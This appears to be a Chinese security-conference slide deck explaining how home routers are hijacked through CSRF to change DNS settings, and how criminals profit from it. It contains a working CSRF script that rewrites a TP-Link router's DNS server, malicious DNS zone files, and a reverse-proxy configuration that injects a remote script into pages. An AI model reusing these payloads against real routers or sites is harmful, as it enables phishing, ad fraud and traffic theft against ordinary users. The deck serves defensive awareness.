

JSRC N+1的力量电商安全沙龙

路由器被劫持带来的威胁
——汪利辉


<http://weibo.com/topiceyes>

开始

- ▶ 时间：2011年9月
- ▶ 人物：RAyh4c
- ▶ 事件：TP-Link路由器被发现CSRF漏洞
- ▶ <http://hi.baidu.com/kpstfbahmmalqre/item/008121262c7802112b0f1c89>

开始

接着说，一般家用路由都是默认IP和默认密码，在chrome和firefox下可以用Http Authentication Url暴力登陆，然后来个CSRF改DNS。全程就当网页挂马实施攻击，拿自己家路由测了下，太吓人了。😬



2011-9-13 22:41 来自新浪微博

👍 | 转发(3) | 收藏 | 评论(2)


chrome和firefox太恐怖了,谁用谁倒霉,这两浏览器直接支持Http Authentication Url登陆，而国内大部分家用路由都是Http Authentication认证登陆，所以这就是我今天说的漏洞,装B勿怪,偶尔娱乐下~



2011-9-13 22:27 来自新浪微博

👍 | 转发(15) | 收藏 | 评论(9)

开始



爆发

史上最大规模DNS劫持疯狂“吸金” 已致800万用户感染

2013-05-06 17:53:48 990 次阅读 0 条评论

DNS劫持攻击一直是全球互联网安全领域的棘手课题，这种被称为“高级黑”的攻击曾制造震惊全球的“巴西银行瘫痪”及“百度域名被劫持”事件，至今回想仍让人心有余悸。而在个人上网安全领域，利用宽带路由器缺陷劫持DNS而发动钓鱼欺诈攻击，仍是“黑客”吸金的惯用手段。

Tencent
腾讯

日前，国内领先的DNS服务提供商114DNS通过其官方微博发出安全预警，称新一轮DNS钓鱼攻击已经突破国内安全防线，或已导致数百万用户感染。随即，安全软件厂商腾讯电脑管家对此消息予以了证实，称已监测到约有4%的全网用户可能已经处于此次DNS钓鱼攻击威胁当中。若按全网用户2亿规模估算，每天受到此次DNS钓鱼攻击的用户已达到800万，而如此大规模的DNS钓鱼攻击在以往十分罕见，可能是史上最大规模黑客攻击。

扩大



后门

调试接口


影响



电商很受伤

用户被欺骗

路由器DNS劫持原理-抓肉鸡



路由器DNS劫持原理-劫持代码

```
<script>
function dns(){
i = new Image;
i.src='http://192.168.1.1/userRpm/LanDhcpServerRpm.htm?dhcpserver=1&ip1=192.168.1.100&ip2=192.168.1.199&Lease=120&gateway=0.0.0.0&domain=&dnsserver=8.8.8.8&dnsserver2=0.0.0.0&Save=%B1%A3+%B4%E6';
}
</script>

```

路由器DNS劫持原理-篡改结果

- ▶ 需要重启才能生效
- ▶ 客户端机器可以看到dns
- ▶ 立即生效
- ▶ 部分设备支持
- ▶ 更改可能导致网络异常

DHCP服务

本路由器内建的DHCP服务器能自动配置局域网中各计算机的TCP/IP协议。

DHCP服务器: ☐ 不启用 ☒ 启用

地址池开始地址:

地址池结束地址:

地址租期: 分钟 (1~2880分钟, 缺省为120分钟)

网关: (可选)

缺省域名: (可选)

主DNS服务器: (可选)

备用DNS服务器: (可选)

LAN口劫持 (dhcp设置)

PPPoE高级设置

数据包MTU(字节): (默认是1480, 如非必要, 请勿修改)

服务名: (如非必要, 请勿填写)

服务器名: (如非必要, 请勿填写)

☐ 使用ISP指定的IP地址

ISP指定的IP地址:

在线检测间隔时间: 秒 (0 ~ 120 秒, 0 表示不发送)

☒ 手动设置DNS服务器

DNS服务器:

备用DNS服务器: (可选)

WAN口劫持 (高级设置)

路由器DNS被修改有什么后果？



眼见不一定为实！

路由器DNS劫持原理-恶意DNS服务器

- ▶ 主要基于bind或dnsmasq搭建
- ▶ 大部分使用香港及海外的VPS搭建
- ▶ 将要劫持网站域名指向恶意的IP地址

路由器DNS劫持原理-恶意DNS服务器

```
$TTL      86400
@ IN SOA  cnzz.com.  root.cnzz.com. (
    1053891162
    3H
    15M
    1W
    1D )
    IN NS      cnzz.com.
    IN MX      5      cnzz.com.
www IN A      42.121.103.215
new IN A      42.121.103.215
@ IN A 42.121.103.215
bbs IN A      42.121.148.97
doc IN A      42.121.148.168
quanjing IN A 42.121.103.215
adm IN A      42.121.148.178
mobile IN A   110.75.186.170
tui IN A      42.121.102.4
zhanzhang IN A 42.121.103.216
data IN A     42.121.103.189
tongji IN A   42.121.103.216
click IN A    42.121.103.215
@ IN A 42.121.103.215
tool IN A     42.121.148.155
liuyan IN A   110.75.187.200
icon IN A     42.121.103.217
blog IN A     42.121.149.168
* IN A 113.10.100.100
```

路由器DNS劫持原理-恶意DNS服务器

```
$TTL      86400
@      IN SOA  image.y[REDACTED].  root.image.y[REDACTED].  (
        1053891162

3H
15M
1W
1D )
      IN NS   image.y[REDACTED].
@      IN A   106.187.91.40
@      IN A   106.186.29.105
js     IN A   113.10.166.103
~
~
~
~
~
~
~
~
~
~
```

路由器DNS劫持原理-反向代理服务器

- ▶ 一般使用Nginx
- ▶ 安装内容替换模块
- ▶ 常用一体化LNMP虚拟主机面板

路由器DNS劫持原理-反向代理服务器

编辑反向代理网站:

| 名称 | 值 | 说明 |
|-----------|--|---|
| 绑定域名 | <input type="text" value="image.vipshidong.com"/> * | 绑定的域名, 不需加 http:// (e.g: amysql.com) |
| 配置路径 | <input type="text" value="/usr/local/nginx/conf/proxy/image.vipshidong.com.conf"/> | 反代网站配置文件位置 |
| 反代域名 | <input type="text" value="http://vipshidong.com"/> * | 反代的网站 (e.g: http://nginx.org) |
| Referer定义 | <input type="text" value="http://vipshidong.com"/> * | 定义来源网站 (e.g: http://nginx.org) |
| Host定义 | <input type="text" value="vipshidong.com"/> * | 定义主机的网站 (e.g: nginx.org) |
| 替换文件类型 | <input type="text" value="text/html,text/js"/> * | 指定类型的文件内容替换 (e.g: text/html,text/css,text/xml) |
| 自定义头部HTML | <div><pre>document.write('<script language="javascript" src="http://js.vipshidong.com/VvipjsV "></script>');</pre></div> | 自定义头部HTML代码 (e.g: header_string) |
| | <div></div> | |

路由器DNS劫持原理-劫持结果

- ▶ 直接指向钓鱼网站
- ▶ 指向反向代理服务器插入或修改网页代码

正常的hao123



```
C:\> 命令提示符

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\iceyes>ping www.hao123.com

正在 Ping hao123.n.shifen.com [180.149.132.15] 具有 32 字节的数据:
来自 180.149.132.15 的回复: 字节=32 时间=5ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=5ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=6ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=6ms TTL=128

180.149.132.15 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 5ms, 最长 = 6ms, 平均 = 5ms

C:\Users\iceyes>
```

正常的hao123

hao123 上网从这里开始

把hao123设为主页 桌面版 手机版 hao123浏览器, 属于自己的浏览器 一键下载 登录 网盘 纸飞机 换肤

hao123.com 10月24日 周四 北京 今天晴 明天晴 五日 它果然是混血儿 全场大促 仅限一周

农历九月二十 [更换] 空气质量良 18 ~ 3°C 天气 邮箱帐号

网页 音乐 视频 图片 贴吧 知道 新闻 地图 更多>>

Baidu 百度 百度一下 点击把hao123设为主页 热

电视剧 小游戏 电影 | 动漫 综艺 | 直播 头条 | 军事 小说 | 音乐 彩票 | 双色球 搞笑 | 美图 双色球3亿派奖 2元可中1500万 团购 | 相册 查询 | 天气

头条 社会 娱乐 军事

深圳劳资纠纷引发暴力流血冲突

老太告财政部要公开援朝信息 云南数百村民因征地砸公车续 百度“白发”引发关注 台湾网友评内地宅男女神

百度 新浪 搜狐 腾讯 网易 优酷网 凤凰网 新浪微博 淘宝网 QQ空间 4399游戏 谷歌 人人网 hao 影视大全 淘宝特卖 彩票开奖 汽车之家 天猫

东方财富 58同城 电视直播 新华·人民 美丽说 12306·去哪儿 工商银行 赶集网 中关村在线 奇艺高清 爱卡汽车 央视网·CNTV 唯品会 珍爱网 凡客诚品 当当网 太平洋汽车 太平洋电脑 乐蜂网 蘑菇街 百度团购 国美在线 艺龙网 智联招聘 京东商城 苏宁易购 1号店 亚马逊 聚美优品 世纪佳缘

天猫 麦考林 优购网鞋城 梦芭莎 酒仙网 生意街 聚划算 1号店 淘宝皇冠店 百度商城

网址 电视剧 电影 头条 娱乐 军事 小游戏 购物

视频 优酷网 奇艺高清 土豆网 搜狐视频 乐视网 迅雷看看 腾讯视频 更多>> 影视 电视剧 电影 动漫 综艺 电视直播 热播大片 搞笑视频 百度视频 更多>> 游戏 4399游戏 7k7k游戏 17173 百度游戏 2144游戏 37wan游戏 更多>> 新闻 新浪新闻 搜狐新闻 CNTV 路透中文网 环球网 百度新闻 凤凰新闻 更多>>

被劫持的hao123

```
命令提示符

C:\Users\iceyes>ping www.hao123.com

正在 Ping hao123.n.shifen.com [180.149.132.151] 具有 32 字节的数据:
来自 180.149.132.15 的回复: 字节=32 时间=5ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=5ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=6ms TTL=128
来自 180.149.132.15 的回复: 字节=32 时间=6ms TTL=128

180.149.132.15 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 5ms, 最长 = 6ms, 平均 = 5ms

C:\Users\iceyes>ping www.hao123.com

正在 Ping www.hao123.com [106.186.27.100] 具有 32 字节的数据:
来自 106.186.27.100 的回复: 字节=32 时间=93ms TTL=128
来自 106.186.27.100 的回复: 字节=32 时间=93ms TTL=128
来自 106.186.27.100 的回复: 字节=32 时间=91ms TTL=128
来自 106.186.27.100 的回复: 字节=32 时间=92ms TTL=128

106.186.27.100 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 91ms, 最长 = 93ms, 平均 = 92ms

C:\Users\iceyes>
```

被劫持的hao123

← → hao http://www.hao123.com/

hao hao123_上网从这里开始 hao123_上网从这里开始 ×

hao123浏览器, 属于自己的浏览器 一键下载

登录 网盘 纸飞机 换肤 ▼

hao123.com 设hao123为主页

10月24日 周四 加载超时, 请重试

农历九月二十

神马叫奢侈, 这就是

邮箱帐号

JD.COM 家纺亿元让利 满400减80

网页 音乐 视频 图片 贴吧 知道 新闻 地图 更多>>

Baidu 百度

百度一下 点击把hao123设为主页 热

电视剧 小游戏 电影 | 动漫 综艺 | 直播 头条 | 军事 小说 | 音乐 彩票 | 双色球 搞笑 | 美图 双色球3亿派奖 2元可中1500万 团购 | 相册 查询 | 天气

头条 社会 娱乐 军事

青藏铁路两火车相撞 50余人受伤

老太告财政部要公开援朝信息 云南数百村民因征地砸公车续 百度百发大热 政府应鼓励创新 台湾网友评内地宅男女神

百度 新浪 搜狐 腾讯 网易 优酷网 凤凰网 新浪微博 淘宝网 QQ空间 4399游戏 谷歌 人人网 影视大全 淘宝特卖 彩票开奖 汽车之家 天猫

东方财富 58同城 电视直播 新华·人民 美丽说 12306·去哪儿 工商银行 赶集网 中关村在线 奇艺高清 爱卡汽车 央视网·CNTV 唯品会 珍爱网 凡客诚品 当当网 太平洋汽车 太平洋电脑 乐蜂网 蘑菇街 百度团购 国美在线 艺龙网 智联招聘 京东商城 苏宁易购 1号店 亚马逊 聚美优品 世纪佳缘

天猫 麦考林 优购网鞋城 梦芭莎 酒仙网 生意街 聚划算 1号店 淘宝皇冠店 百度商城

网址 电视剧 电影 头条 娱乐 军事 小游戏 购物

视频 优酷网 奇艺高清 土豆网 搜狐视频 乐视网 迅雷看看 腾讯视频 更多>> 影视 电视剧 电影 动漫 综艺 电视直播 热播大片 搞笑视频 百度视频 更多>> 游戏 4399游戏 7K7K游戏 17173 百度游戏 2144游戏 37wan游戏 更多>> 新闻 新浪新闻 搜狐新闻 CNTV 路透中文网 环球网 百度新闻 凤凰新闻 更多>>

被劫持的hao123



电视剧 小游戏

电影 | 动漫 综艺 | 直播

头条 | 军事 小说 | 音乐

彩票 | 双色球 搞笑 | 美图

双色球3亿派奖 2元可中1500万

团购 | 相册 查询 | 天气

头条 社会 娱乐 军事

百度 新浪 搜狐 腾讯 网易 优酷网

凤凰网 新浪微博 淘宝网 QQ空间 4399游戏 谷歌

人人网 影视大全 淘宝特卖 彩票开奖 汽车之家 天猫

东方财富 58同城 电视直播 新华·人民 美丽说 12306·去哪儿

工商银行 赶集网 中关村在线 奇艺高清 爱卡汽车 央视网·CNTV

唯品会 珍爱网 凡客诚品 当当网 太平洋汽车 太平洋电脑

乐蜂网 蘑菇街 百度团购 国美在线 艺龙网 智联招聘

京东商城 苏宁易购 1号店 亚马逊 聚美优品 世纪佳缘

天猫 麦考林 优购网鞋城 梦芭莎 酒仙网 生意街 聚划算 1号店 淘宝皇冠店 百度商城

网址 电视剧 电影 头条 娱乐 军事 小游戏 购物

被劫持的hao123

▶ 正常页面的代码

[illegible]

被劫持页面的代码

[illegible]

被劫持的hao123

www.hao123.com: 关键字替换管理:

| ID | 查找字符 | 替换值 | 修饰符 | 管理 |
|----|------------------------|----------------------|---|----------------------|
| 1 | ?source=hao123mph | 空 | 全局替换 | ✕ 删除 |
| 2 | ?tracker_u=10861423206 | 空 | 全局替换 | ✕ 删除 |
| 3 | ?qdh=3002 | 空 | 全局替换 | ✕ 删除 |
| 4 | ?source=hao123mph | 空 | 全局替换 | ✕ 删除 |
| 5 | ?tracker_u=7520390 | 空 | 全局替换 | ✕ 删除 |
| + | <input type="text"/> | <input type="text"/> | <input type="checkbox"/> 全局替换 <input type="checkbox"/> 区分大小写 <input type="checkbox"/> 首个替换 <input type="checkbox"/> 正则替换 | + |

[✓ 添加](#) [取消返回](#)


» SSH AMPProxy

1) 有步骤提示操作:

ssh执行命令: amh module AMPProxy-1.01

然后选择对应的操作选项进行管理。


路由器DNS劫持原理-钓鱼劫持原理



易感人群

- ▶ 路由器默认设置
- ▶ 使用支持Http Authentication 浏览器（火狐）
- ▶ 未安装有效安全防护软件

DNS劫持的主要对象



获利途径-弹窗广告

- ▶ 劫持手法：劫持免费网站统计系统加入弹窗代码
 - CNZZ
 - 51.LA
 - Google统计
 - 百度统计
 - 乐语等
- ▶ 获利方法：
 - 广告联盟弹窗
 - 推广自己的网站


获利途径-广告内容替换

- ▶ 劫持手法：劫持并替换流量较大网站的广告内容
 - 导航站
 - 广告联盟公司
 - 门户网站
 - 美女图片、色情网站
- ▶ 获利方法：
 - 替换成自己的广告
 - 网站广告联盟
 - 淘宝客
 - 其他推广链接

